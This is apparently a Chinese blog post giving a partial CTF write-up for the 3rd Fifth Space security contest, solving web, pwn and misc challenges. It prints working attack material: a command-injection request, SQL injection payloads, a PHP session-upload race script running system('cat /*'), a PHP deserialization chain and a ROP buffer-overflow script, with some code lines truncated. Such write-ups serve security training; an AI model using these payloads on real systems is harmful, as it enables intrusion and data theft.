第三届第五空间网络安全大赛WP(部分)

原创

合天网安实验室 于 2021-09-24 16:23:00 发布 2113 收藏 9
文章标签： 反编译 base64 信息安全 callback computer vision

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_38154820/article/details/120465864
版权


Web

1、PNG图片转换器

附件的web源码如下


```
require 'sinatra'
require 'digest'
require 'base64'


get '/' do
 open("./view/index.html", 'r').read()
end


get '/upload' do
 open("./view/upload.html", 'r').read()
end


post '/upload' do
 unless params[:file] && params[:file][:tempfile] && params[:file][:filename] && params[:file][:filename].s
   return "<script>alert('error');location.href='/upload';</script>"
 end
 begin
   filename = Digest::MD5.hexdigest(Time.now.to_i.to_s + params[:file][:filename]) + '.png'#对上传的文件进行m
   open(filename, 'wb') { |f|
     f.write open(params[:file][:tempfile],'r').read()
  }
   "Upload success, file stored at #{filename}"
 rescue
   'something wrong'
 end


end


get '/convert' do
 open("./view/convert.html", 'r').read()
end


post '/convert' do
 begin
   unless params['file']
     return "<script>alert('error');location.href='/convert';</script>"
   end


   file = params['file']
   unless file.index('..') == nil && file.index('/') == nil && file =~ /^(.+)\.png$/
     return "<script>alert('dont hack me');</script>"
   end
   res = open(file, 'r').read()
   headers 'Content-Type' => "text/html; charset=utf-8"
   "var img = document.createElement(\"img\");\nimg.src= \"data:image/png;base64," + Base64.encode64(res).g
 rescue
   'something wrong'
 end
end
```

直接命令执行



```
POST /convert HTTP/1.1
Host: 114.115.128.215:32770
Content-Length: 86
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://114.115.128.215:32770
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://114.115.128.215:32770/convert
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

file=
|`echo+"Y2F0IC9GTEE5X1B3bW1YNkxEZURuRUxqZzE3R2xS"|base64+-d`||echo$(IFS)>
hack.png
```

```
 OK
: text/html; charset=utf-8
th: 128
tion: 1; mode=block
pe-Options: nosniff
ons: SAMEORIGIN
ick/1.6.1 (Ruby/2.7.4/2021-07-07)
6 Sep 2021 07:59:21 GMT
close

cument.createElement("img");
ta:image/png;base64,ZmxhZ3tUdmF1eTM2dkUwTXd0OVdZT1pWT1IzZGxOVDlKVGlYNH0=";
```



ZmxhZ3tUdmF1eTM2dkUwTXd0OVdZT1pWT1IzZGxOVDlKVGlYNH0=

结果 flag{Tvauy36vE0Mwt9WYOZVOR3dINT9JTiX4}

2、yet_another_mysql_injection

F12提示源码：

```
<?php
include_once("lib.php");
function alertMes($mes,$url){
   die("<script>alert('{$mes}');location.href='{$url}';</script>");
}


function checkSql($s) {
   if(preg_match("/regexp|between|in|flag|=|>|<|and|\||right|left|reverse|update|extractvalue|floor|substr|
       alertMes('hacker', 'index.php');
  }
}


if (isset($_POST['username']) && $_POST['username'] != '' && isset($_POST['password']) && $_POST['password'
   $username=$_POST['username'];
   $password=$_POST['password'];
   if ($username !== 'admin') {
       alertMes('only admin can login', 'index.php');
  }
   checkSql($password);
   $sql="SELECT password FROM users WHERE username='admin' and password='$password';";
   $user_result=mysqli_query($con,$sql);
   $row = mysqli_fetch_array($user_result);
   if (!$row) {
       alertMes("something wrong",'index.php');
  }
   if ($row['password'] === $password) {
   die($FLAG);
  } else {
   alertMes("wrong password",'index.php');
}
}


if(isset($_GET['source'])){
 show_source(__FILE__);
 die;
}
?>
```

延时注入成功的poc：

'or(benchmark(if((1),3000000,0),encode("hello","good")))#

但因为要构造select输出结果和输入相等，所以自己替换自己三次，类似强网杯的sql一个题，也类似CodegateCTF的一个题：https://www.shysecurity.com/post/20140705-SQLi-Quine，

然后直接注入passwd


```
'UNION(SELECT(REPLACE(REPLACE('"UNION(SELECT(REPLACE(REPLACE("%",CHAR(34),CHAR(39)),CHAR(37),"%")))#',CHAR(
```

Flag:

```
flag{4xTfpXWtBbrSNtCB48S39jtyHfIUylIh}
```

3、WebFTP


网上https://www.oschina.net/p/webftp/说有默认的 admin/admin888 和 demo/demo 失败



Warning: error_log(/var/www/html/Data/Logs/21_09_16.log): failed to open stream: No such file or directory in **/var/www/html/Inc/Functions.php** on line **229**


源码：https://github.com/wifeat/WebFTP

seay扫一下：




80	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/Inc/PclZip.class.php	@fwrite($this->zip_fd,$v_content,$p_header['compressed_size']);
81	读取文件函数中存在变量，可能存在任意文件读取漏洞	/Inc/Thumb.class.php	readfile($tmp);
82	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/Inc/Thumb.class.php	if($this->get()) unlink($this->getName(0));
83	phpinfo()函数，可能存在敏感信息泄露漏洞	/Readme/mytz.php	phpinfo();
84	读取文件函数中存在变量，可能存在任意文件读取漏洞	/Readme/mytz.php	$buffer .= @fgets($fp, 4096);
85	读取文件函数中存在变量，可能存在任意文件读取漏洞	/Readme/mytz.php	fread($fp, 10240);
86	eval或者assert()函数中存在变量，可能存在代码执行漏洞	/Readme/mytz.php	eval("\$value = \$objItem->" . $propItem->Name . ";");
87	echo等输出中存在可控变量，可能存在XSS漏洞	/Tpl/chmodfile.tpl.php	<?php if(isset($_REQUEST['chmod'])){echo 'set_chmod_deep('.(int)$_REQUEST['chmod'].')';};?>
88	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/Tpl/upload.tpl.php	if(unlink($uploadfile) && move_uploaded_file($_FILES["Filedata"]["tmp_name"], $uploadfile)){
89	echo等输出中存在可控变量，可能存在XSS漏洞	/Tpl/upload.tpl.php	<input name="path" id="path" type="hidden" value="<?php echo urlencode($_REQUEST['path']);?>">
90	存在文件上传，注意上传类型是否可控	/Tpl/upload.tpl.php	if(move_uploaded_file($_FILES["Filedata"]["tmp_name"], $uploadfile)){
91	存在文件上传，注意上传类型是否可控	/Tpl/upload.tpl.php	if(unlink($uploadfile) && move_uploaded_file($_FILES["Filedata"]["tmp_name"], $uploadfile)){

phpinfo



```
if (isset($_GET['act']) && $_GET['act'] == 'phpinfo'){
    phpinfo();
    exit();
```

http://114.115.185.167:32770/Readme/mytz.php?act=phpinfo




PWD	/var/www/html
APACHE_LOG_DIR	/var/log/apache2
LANG	C
PHP_SHA256	8e078cd7d2f49ac3fcff902490a5bb1addc885e7e3b0d8dd068f42c68297bde8
FLAG	flag{g28F28EPTjRoxM9sNBDtMS3ZPuIPXL6A}
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
PHP_URL	https://www.php.net/distributions/php-7.4.22.tar.xz
APACHE_RUN_GROUP	www-data
APACHE_LOCK_DIR	/var/lock/apache2

4、EasyCleanup

```php
<?php


if(!isset($_GET['mode'])){
   highlight_file(__file__);
}else if($_GET['mode'] == "eval"){
   $shell = $_GET['shell'] ?? 'phpinfo();';
   if(strlen($shell) > 15 | filter($shell) | checkNums($shell)) exit("hacker");
   eval($shell);
}




if(isset($_GET['file'])){
   if(strlen($_GET['file']) > 15 | filter($_GET['file'])) exit("hacker");
   include $_GET['file'];
}




function filter($var): bool{
   $banned = ["while", "for", "\$_", "include", "env", "require", "?", ":", "^", "+", "-", "%", "*", "`"];


   foreach($banned as $ban){
       if(strstr($var, $ban)) return True;
  }


   return False;
}


function checkNums($var): bool{
   $alphanum = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ';
   $cnt = 0;
   for($i = 0; $i < strlen($alphanum); $i++){
       for($j = 0; $j < strlen($var); $j++){
           if($var[$j] == $alphanum[$i]){
               $cnt += 1;
               if($cnt > 8) return True;
          }
      }
  }
   return False;
}


?>
```

和羊城杯那个 PHP_SESSION_UPLOAD_PROGRESS 一样的脚本直接打

```
#coding=utf-8
import io
import requests
import threading
sessid = 'Yenan'
data = {"cmd":"system('cat /*');"}
def write(session):
   while True:
       f = io.BytesIO(b'a' * 1024 * 50)
       resp = session.post( 'http://114.115.134.72:32770', data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php eval
def read(session):
   while True:
       resp = session.post('http://114.115.134.72:32770?file=/tmp/sess_'+sessid,data=data)
       if 'tgao.txt' in resp.text:
           print(resp.text)
           event.clear()
       else:
           print("[+++++++++++++]retry")
if __name__=="__main__":
   event=threading.Event()
   with requests.session() as session:
       for i in range(1,30):
           threading.Thread(target=write,args=(session,)).start()
       for i in range(1,30):
           threading.Thread(target=read,args=(session,)).start()
   event.set()
```



```
<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;if(</span><span style="color: #0000BB">strstr</span><span style="c
olor: #007700">(</span><span style="color: #0000BB">$var</span><span style="color: #007700">,&nbsp;</span><span style="c
olor: #0000BB">$ban</span><span style="color: #007700">))&nbsp;return&nbsp;</span><span style="color: #0000BB">True</spa
<br />function&nbsp;</span><span style="color: #0000BB">checkNums</span><span style="color: #007700">(</span><span style
="color: #0000BB">$var</span><span style="color: #007700">):&nbsp;</span><span style="color: #0000BB">bool</span><span s
<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$alphanum&nbsp;</span><span style="color: #007700">=&n
bsp;</span><span style="color: #DD0000">'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'</span><span sty
<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$cnt&nbsp;</span><span style="color: #007700">=&nbsp;<
<br />&nbsp;&nbsp;&nbsp;&nbsp;for(</span><span style="color: #0000BB">$i&nbsp;</span><span style="color: #007700">=&nbsp
;</span><span style="color: #0000BB">0</span><span style="color: #007700">;&nbsp;</span><span style="color: #0000BB">$i&
nbsp;</span><span style="color: #007700">&lt;&nbsp;</span><span style="color: #0000BB">strlen</span><span style="color:
#007700">(</span><span style="color: #0000BB">$alphanum</span><span style="color: #007700">);&nbsp;</span><span style="c
<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;for(</span><span style="color: #0000BB">$j&nbsp;</span><span style
="color: #007700">=&nbsp;</span><span style="color: #0000BB">0</span><span style="color: #007700">;&nbsp;</span><span st
yle="color: #0000BB">$j&nbsp;</span><span style="color: #007700">&lt;&nbsp;</span><span style="color: #0000BB">strlen</s
pan><span style="color: #007700">(</span><span style="color: #0000BB">$var</span><span style="color: #007700">);&nbsp;</
<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;if(</span><span style="color: #0000BB">$va
r</span><span style="color: #007700">[</span><span style="color: #0000BB">$j</span><span style="color: #007700">]&nbsp;=
=&nbsp;</span><span style="color: #0000BB">$alphanum</span><span style="color: #007700">[</span><span style="color: #000
<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</span><span style
="color: #0000BB">$cnt&nbsp;</span><span style="color: #007700">+=&nbsp;</span><span style="color: #0000BB">1</span><spa
<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;if(</span><span st
yle="color: #0000BB">$cnt&nbsp;</span><span style="color: #007700">&gt;&nbsp;</span><span style="color: #0000BB">8</span
><span style="color: #007700">)&nbsp;return&nbsp;</span><span style="color: #0000BB">True</span><span style="color: #007
<br /></span><span style="color: #0000BB">?&gt;</span> style="color: #0000BB">False</span><span style="color: #007700">;
</span>
</code>upload_progress_flag{8b39ace789479585ae8b1e16c113161a}#!/bin/bash

/usr/local/bin/apache2-foreground
sleep infinity|a:5:{s:10:"start_time";i:1631781696;s:14:"content_length";i:51480;s:15:"bytes_processed";i:51480;s:4:"don
```

flag{8b39ace789479585ae8b1e16c113161a}

5、pklovecloud

源码:

```
<?php
include 'flag.php';
```

```
class pkshow
{
   function echo_name()
{
       return "Pk very safe^.^";
  }
}


class acp
{
   protected $cinder;
   public $neutron;
   public $nova;
   function __construct()
{
       $this->cinder = new pkshow;
  }
   function __toString()
{
       if (isset($this->cinder))
           return $this->cinder->echo_name();
  }
}


class ace
{
   public $filename;
   public $openstack;
   public $docker;
   function echo_name()
{
       $this->openstack = unserialize($this->docker);
       $this->openstack->neutron = $heat;
       if($this->openstack->neutron === $this->openstack->nova)
      {
       $file = "./{$this->filename}";
           if (file_get_contents($file))
          {
               return file_get_contents($file);
          }
           else
          {
               return "keystone lost~";
          }
      }
  }
}


if (isset($_GET['pks']))
{
   $logData = unserialize($_GET['pks']);
   echo $logData;
}
else
{
   highlight_file(__file__);
}
```

```
?>
```

payload:

```
<?php
include 'flag.php';
class pkshow
{
function echo_name()
{
return "Pk very safe^.^";
}
}
class acp
{
protected $cinder;  *//这玩意是个神奇的东西*
public $neutron;
public $nova;
function __construct()
{
$this->cinder = new pkshow;
$this->cinder = $b;
}
function __toString()      //首先是这个东西，输出对象直接调用，反序列化不会执行construct函数
{
if (isset($this->cinder))
return $this->cinder->echo_name();
}
}
class acq
{
public $cinder;  *//公用的东西*
public $neutron;
public $nova;
function __construct()
{
$this->cinder = new pkshow;
}
function __toString()      //首先是这个东西，输出对象直接调用，反序列化不会执行construct函数
{
if (isset($this->cinder))
return $this->cinder->echo_name();
}
}
class ace
{
public $filename;
public $openstack;
public $docker;
function echo_name()
{
$this->openstack = unserialize($this->docker);
$this->openstack->neutron = $heat;
if($this->openstack->neutron === $this->openstack->nova)*//地址相同*
{
$file = "./{$this->filename}";
if (file_get_contents($file))
{
```

```
return file_get_contents($file); *//利用点*
}
else
{
return "keystone lost~";
}
}
}
}
$a = new acp();
$a->nova = &$a->neutron;
$b = new ace();
$b->docker = serialize($a);
$b->filename = "flag.php";
$c = new acq();
$c->cinder = $b;
echo serialize($c);
*//c --> b*
*//O:3:"acp":3:{s:9:"%00\*%00cinder";O:3:"ace":3:{s:8:"filename";s:8:"flag.php";s:9:"openstack";N;s:6:"dock
```

crtl+u

Pwn

1、bountyhunter

```
from pwn import*


#r = process("./111")
r = remote("139.9.123.168", 32548)


#gdb.attach(r)
#payload = 'a' * 152 + p64(0x4011aa) + p64(0x40120b) + p64(0x40340d) + p64(0x401157)
payload = 'a' * 152 + p64(0x40120b) + p64(0x403408) + p64(0x401157)
r.sendline(payload)


r.interactive()
```


Misc

1、签到

打开直接有flag

2、alpha10


Binwalk 分解得到两张图片



```
new.jpg     2021-09-16 12:16    JPG 文件     67 KB
new.png     2021-09-16 12:14    PNG 文件    624 KB
```


两张图片基本相同，疑似盲水印注入

使用盲水印注入工具



```
orpy3.py decode new.png new.jpg wm_hui.png
```

得到包含flag的图片



